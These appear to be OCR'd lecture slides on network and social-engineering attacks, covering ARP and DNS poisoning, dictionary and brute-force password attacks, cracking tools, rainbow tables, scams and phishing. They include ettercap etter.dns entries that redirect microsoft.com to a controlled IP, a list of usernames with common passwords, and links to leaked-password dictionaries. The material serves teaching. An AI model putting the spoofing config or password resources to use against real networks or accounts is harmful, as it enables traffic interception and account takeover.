
Man in the middle attack




Man in the middle attack



Man in the middle attack




Man in the middle attack




Man in the middle attack

Who has 192.168.1.254




Man in the middle attack

ARP poisoning



Man in the middle attack: Packet content modification

Man in the middle attack: DNS Poisoning




Man in the middle attack

- We need to modify the file: /etc/ettercap/etter.dns
- We add the URL of the target site and the IP of the controlled server

```
#                                                                       #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.    #
#                                                                       #
#########################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   107.170.40.56 1800
*.microsoft.com    A   107.170.40.56 3600
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
```

```
#                                                                       #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.    #
#                                                                       #
#########################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   192.168.0.14 1800
*.microsoft.com    A   192.168.0.14 3600
www.microsoft.com  PTR 192.168.0.14      # Wildcards in PTR are not allowed
```




Targeting authentication (authorization and identification)

Brute force attack

In cryptography, a **brute-force attack** consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found

Dictionary attack

a **dictionary attack** is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying hundreds or sometimes millions of likely possibilities, that are stored in a file



Dictionary attack

otlak33	123456
bocko202	password
Finochio	12345678
Marobod	qwerty
tomos	123456789
total7711	12345
jankrupa	1234
Katka333	111111
krakonos	1234567
Kochii	dragon
PiQvola	123123
Fjody	baseball
Phobos	abc123
kyyyblik	football
olinek22	monkey
miker	letmein
Krabak	696969
janco1987	shadow
besters	master
travor567	666666
Lujviton	qwertyuiop
lolol1981	123321
Reason	mustang

- https://wiki.skullsecurity.org/Passwords#Leaked_passwords
- https://thehacktoday.com/password-cracking-dictionarys-download-for-free/
- https://web.archive.org/web/20120207113205/http://www.insidepro.com/eng/download.shtml

Dictionary attack


Elpscrk: generate targeted dictioary

Tools

Tools


Cain
Abel
Cain and Abel


John
the
Ripper


BRUTUS
PASSWORD CRACKER

Rainbow tables

- Traditional password schemes
  - The server manages a sensitive database which must be protected
    - /etc/shadow
    - /etc /passwd
  - This data must be kept secret
  - The /etc/shadow file is used to increase the level of password security. The file contains a hashed version of the passwords and only very privileged users can access them. Generally, this data is kept in files belonging to the root user and only accessible by him.

Rainbow tables

A rainbow table is a listing of all possible plaintext permutations of encrypted passwords specific to a given hash algorithm.
Rainbow tables are often used by password cracking software for network security attacks. All computer systems that require password-based authentication store databases of passwords associated with user accounts, typically encrypted rather than plaintext as a security measure. [whatis.com]

Social engineering attacks

Thewindowsclub.com

Spam

- Spam is a prospecting technique consisting of massively distributing information, often of an advertising nature, by unsolicited emails.
- Phishing and scam are forms of spam

"Wow! I've got one from someone I know!"

Scam

Scam/ Nigerian419/ Nigerian prince scam: "cyber scams", also known as Nigeria 419 or the Nigerian prince scam. These emails, in which we ask you to recover millions of dollars/euros in exchange for a percentage

Exemple Scam ??

Fake Check Scam

In a fake check scam, a con artist asks a victim to deposit a check which is usually for more than what the victim is owed. Then, asks the victim to wire some of the money back.

The deposited check goes through several steps :

1. The customer deposits a check
2. Without verification of the check, the Cashing-Bank credits the account of the customer in a period of one/two working days from the date of deposit (*Float*)
3. The Cashing-Bank sends the check to the Providing-Bank for money collection
4. If the check is valid, the customer can receive the amount of the check
5. If the check is unpaid, bounced, irregular or fake, the Cashing-Bank will re-issue the corresponding amount from the customer's account which also pays additional fees (judicial proceedings)

Fake Check Scam

Scammers exploit some flaws in the banking system to commit frauds

- Fake job scam
- Mystery shopping scam
- Unexpected check scam


Some statistics according to US BBB (Better Business Bureau)

- Tens of thousands of fake check scams every year
- 500000 people scamed in USA in 2017
- Federal Trade Comission (FTC) and Federal Bureau of Investigation (FBI) received 29.513 fake check complaints in 2017
- Combines loss of $37.843.836
- US postal service seized millions of fake checks which have a value of $62 billion

Phishing

Phishing

Generally, it begins with a spam



amazon

Refund Notification

Due to a sytem error you were double charged for your last order, A refund process was initiated but could not be completed due to errors in your billing information

REF CODE:2550CGE

